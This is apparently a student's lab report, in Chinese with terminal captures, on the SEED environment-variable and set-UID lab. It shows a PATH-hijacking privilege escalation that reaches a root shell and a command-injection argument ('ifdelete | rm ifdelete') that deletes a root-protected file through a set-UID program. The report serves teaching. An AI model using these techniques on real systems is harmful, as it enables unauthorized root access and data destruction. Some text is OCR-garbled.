
Environment Variable and Set-UID Program Lab

61519213 王江涛


Task1:

1）对于环境变量的初步认识，printenv 显示目前环境变量




```
[07/06/21]seed@VM:~/Desktop$ printenv
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1786,unix/VM:/tmp/.ICE-unix/1786
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=1739
GTK_MODULES=gail:atk-bridge
PWD=/home/seed/Desktop
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
GJS_DEBUG_TOPICS=JS ERROR;JS LOG
WINDOWPATH=2
HOME=/home/seed
```

printenv PWD——仅显示当前环境变量




```
OLDPWD=/home/seed
[07/06/21]seed@VM:~/Desktop$ printenv PWD
/home/seed/Desktop
[07/06/21]seed@VM:~/Desktop$ printenv PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/loc
al/games:/snap/bin:.
```

2）对于环境变量的修改 export 表示修改环境变量，unset 表示删除环境变量




```
[07/06/21]seed@VM:~/Desktop$ export PATH=$PATH:/home/seed
[07/06/21]seed@VM:~/Desktop$ env |grep PATH
WINDOWPATH=2
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/us
r/local/games:/snap/bin:.:/home/seed
[07/06/21]seed@VM:~/Desktop$
```



```
[07/06/21]seed@VM:~/Desktop$ unset LANG
[07/06/21]seed@VM:~/Desktop$ printenv LANG
[07/06/21]seed@VM:~/Desktop$
```

TASK2:


1）对于子进程，不难发现其运行结果即为环境变量



```
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1786,unix/VM:/tmp/.ICE-unix/1786
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=1739
GTK_MODULES=gail:atk-bridge
PWD=/home/seed/Desktop
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
GJS_DEBUG_TOPICS=JS ERROR;JS LOG
WINDOWPATH=2
"~/Desktop/file1" 49L, 2973C                                  1,1           Top
```

2）对于父进程，其运行结果与子进程完全一致
3）可以得出，子进程会完全继承父进程的环境变量


TASK3：



```
[07/06/21]seed@VM:~/Desktop$ gcc myenv.c
[07/06/21]seed@VM:~/Desktop$ ./a.out
[07/06/21]seed@VM:~/Desktop$ vi myenv.c
[07/06/21]seed@VM:~/Desktop$ gcc myenv.c
[07/06/21]seed@VM:~/Desktop$ ./a.out
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1786,unix/VM:/tmp/.ICE-unix/1786
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
```


1）当 execve 第三个参数为 NULL 时，没有输出
2）当 execve 第三个参数为 environ 时，输出结果为当前环境变量
3）execve()用来执行参数 filename 字符串所代表的文件路径，第二个参数是利用指针数组来传递给执行文件，并且需要以空指针(NULL)结束，最后一个参数则为传递给执行文件的新环境变量数组。
因此，第一个传输 NULL，所以打印为空，而第二个打印当前环境变量

TASK4：



```
_=./a.out
[07/06/21]seed@VM:~/Desktop$ vi mysystem.c
[07/06/21]seed@VM:~/Desktop$ gcc mysystem.c
[07/06/21]seed@VM:~/Desktop$ ./a.out
GJS_DEBUG_TOPICS=JS ERROR;JS LOG
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
SSH_AGENT_PID=1739
XDG_SESSION_TYPE=x11
SHLVL=1
HOME=/home/seed
OLDPWD=/home/seed
DESKTOP_SESSION=ubuntu
GNOME_SHELL_SESSION_MODE=ubuntu
GTK_MODULES=gail:atk-bridge
MANAGERPID=1378
```


不难发现，得到的输出结果就是环境变量，system（）会调用 fork（）产生子进程，由子进程来调用/bin/sh -c string 来执行参数 string 字符串所代表的命令，在产生子进程的同时传递环境变量，此命令执行完后随即返回原调用的进程。
TASK5：
1）写打印环境变量程序



```
#include<stdio.h>
#include<stdlib.h>

extern char **environ;
int main()
{
        int i=0;
        while(environ[i]!=0){
                printf("%s\n",environ[i]);
                i++;
        }
}
~
~
```

2）修改文件权限并 export PATH LD_LIBRARY_PATH SHLVL 环境变量




```
[07/07/21]seed@VM:~/Desktop$ vi myenv.c
[07/07/21]seed@VM:~/Desktop$ gcc myenv.c -o myenv.out
[07/07/21]seed@VM:~/Desktop$ sudo chown root myenv.out
[07/07/21]seed@VM:~/Desktop$ sudo chomd 4755 myenv.out
sudo: chomd: command not found
[07/07/21]seed@VM:~/Desktop$ sudo chmod 4755 myenv.out
[07/07/21]seed@VM:~/Desktop$ export PATH=$PATH:/lll
[07/07/21]seed@VM:~/Desktop$ export LD_LIBRARY_PATH=$LD_LIBRARY_PATH:/lll
[07/07/21]seed@VM:~/Desktop$ export SHLVL=$SHLVL:/lll
[07/07/21]seed@VM:~/Desktop$ myenv.out
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1838,unix/VM:/tmp/.ICE-unix/1838
QT_ACCESSIBILITY=1
COLORTERM=truecolor
```

3）


可以发现 PATH SHLVL 环境变量的确发生变化，但没有找到 LD_LIBRARY_PATH

然而并没有发现 LD_LIBRARY_PATH，原因在于 LD_LIBRARY_PATH 是 linux 自带的用于指定查找动态链接库的环境变量，我们通过给之前的 SET_UID 程序“降级”，再运行即可观察到 LD_LIBRARY_PATH，且发现其也被更改。



```
[07/07/21]seed@VM:~/Desktop$ printenv LD_LIBRARY_PATH
:/lll
```

我们不难发现，LD_LIBRARY_PATH 的确被修改，但为什么没有出现在我们之前的程序之中呢？不妨将 myenv.out 降级查看，




```
SHLVL=1:/lll
QT_IM_MODULE=ibus
LD_LIBRARY_PATH=:/lll
XDG_RUNTIME_DIR=/run/user/1000
JOURNAL_STREAM=9:36377
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/sha
```

此时，可以看到 LD_LIBRARY_PATH 被修改的 LD_LIBRARY_PATH

查询资料，得到原因：造成这样的原因在于程序运行中 Loader 会 set-uid 程序所存储的 LD_LIBRARY_PATH，转而再全局中查找要用的函数地址，以防止恶意程序修改 LD_LIBRARY_PATH 使程序链接并执行恶意代码。set-UID 程序继承了 shell 的 PATH 与 CHIALE。


TASK6：

1）原 ls 程序显示正常




```
[07/06/21]seed@VM:~/Desktop$ gcc myls.c
[07/06/21]seed@VM:~/Desktop$ ./a.out
a.out  file3  file6       ls       myls.c    myprintenv.c
file1  file4  file7       myenv.c  myprint   mysystem.c
file2  file5  Labs_20.04  myls2.c  myprint.c
```

修改之后 ls 即显示为环境变量




```
[07/06/21]seed@VM:~/Desktop$ gcc myls.c
[07/06/21]seed@VM:~/Desktop$ ./a.out
a.out  file3  file6       ls       myls.c    myprintenv.c
file1  file4  file7       myenv.c  myprint   mysystem.c
file2  file5  Labs_20.04  myls2.c  myprint.c
[07/06/21]seed@VM:~/Desktop$ export PATH=/home/seed/Desktop:$PATH
[07/06/21]seed@VM:~/Desktop$ ./a.out
GJS_DEBUG_TOPICS=JS ERROR;JS LOG
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
SSH_AGENT_PID=1423
XDG_SESSION_TYPE=x11
SHLVL=1
```

这个 trick 分为两步，首先 Task6.out 中 system 函数运行的命令没有提供绝对路径，此时链接器会在环境变量中逐个寻找含有 1s 程序的目录，找到第一个后就会链接并运行。所以第二步我们通过在环境变量 PATH 之前插队，加入当前目录，使得当前目录下的 1s 程序在 PATH 中运行优先级比在其之后的/bin/1s 更高，使得 trick 成立。
2）如图，不难在用户态下拥有 root 权限




```
[07/06/21]seed@VM:~/Desktop$ sudo cp /bin/sh ls
[07/06/21]seed@VM:~/Desktop$ ./a.out
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
$ whoami
seed
```

可以发现此时依然为 seed 权限
查阅资料，我们将/bin/sh 连接到/bin/zsh 上，即可使文件拥有 root 权限




```
[07/08/21]seed@VM:~/Desktop$ sudo rm /bin/sh
[07/08/21]seed@VM:~/Desktop$ sudo ln -s /bin/zsh /bin/sh
[07/08/21]seed@VM:~/Desktop$ sudo cp /bin/sh ls
[07/08/21]seed@VM:~/Desktop$ export PATH=/home/seed/Desktop:$PATH
[07/08/21]seed@VM:~/Desktop$ t6.out
VM# ls
VM# whoami
root
VM#
```

TASK8：
1）
对于 system（/bin/cat filename）进行编译，并使其结果为 SET_UID 程序



```
[07/07/21]seed@VM:~/Desktop$ gcc mytask8.c -o t8.out
mytask8.c: In function ‘main’:
mytask8.c:15:4: error: ‘i’ undeclared (first use in this function)
   15 |   v[i]=argv[1];
      |     ^
mytask8.c:15:4: note: each undeclared identifier is reported only once for each
function it appears in
[07/07/21]seed@VM:~/Desktop$ vi mytask8.c
[07/07/21]seed@VM:~/Desktop$ gcc mytask8.c -o t8.out
[07/07/21]seed@VM:~/Desktop$ sudo chown root t8.out
[07/07/21]seed@VM:~/Desktop$ sudo chmon 4775 t8.out
sudo: chmon: command not found
[07/07/21]seed@VM:~/Desktop$ sudo chmod 4775 t8.out
[07/07/21]seed@VM:~/Desktop$
```


创建 ifdelete 文件，输入“welcome to earth”，运行发现正确




```
[07/07/21]seed@VM:~/Desktop$ touch ifdelete
[07/07/21]seed@VM:~/Desktop$ echo "Welcome to earth" >>ifdelete
[07/07/21]seed@VM:~/Desktop$ cat ifdelete
Welcome to earth
[07/07/21]seed@VM:~/Desktop$ t8.out
Please type a filename!
[07/07/21]seed@VM:~/Desktop$ t8.out ifdelete
Welcome to earth
[07/07/21]seed@VM:~/Desktop$ 
```

赋予该文件仅有 root 用户可以删除权限，使用如下方式，可以删除 ifdelete

（补充截图）




```
[07/08/21]seed@VM:~/Desktop$ rm ifdelete
rm: cannot remove 'ifdelete': Permission denied
```



```
[07/07/21]seed@VM:~/Desktop$ t8.out "ifdelete | rm ifdelete"
[07/07/21]seed@VM:~/Desktop$ ls
Labs_20.04  myenv.c  myenv.out  mytask8.c  t8.out
[07/07/21]seed@VM:~/Desktop$
```

发现 ifdelete 被删除，这里 t8.out 具有 root 权限，同时 rm ifdelete 也具有 root 权限，因此可以成功删除。

2）当应用同样的办法，不难发现无法删除



```
[07/08/21]seed@VM:~/Desktop$ sudo chown root t82.out
[07/08/21]seed@VM:~/Desktop$ sudo chmod 4577 t82.out
[07/08/21]seed@VM:~/Desktop$ t82.out "ifdelete | rm delete"
/bin/cat: 'ifdelete | rm delete': No such file or directory
[07/08/21]seed@VM:~/Desktop$ t8.out "ifdelete | rm delete"
rm: cannot remove 'delete': No such file or directory
[07/08/21]seed@VM:~/Desktop$ t82.out "ifdelete | rm ifdelete"
/bin/cat: 'ifdelete | rm ifdelete': No such file or directory
[07/08/21]seed@VM:~/Desktop$
```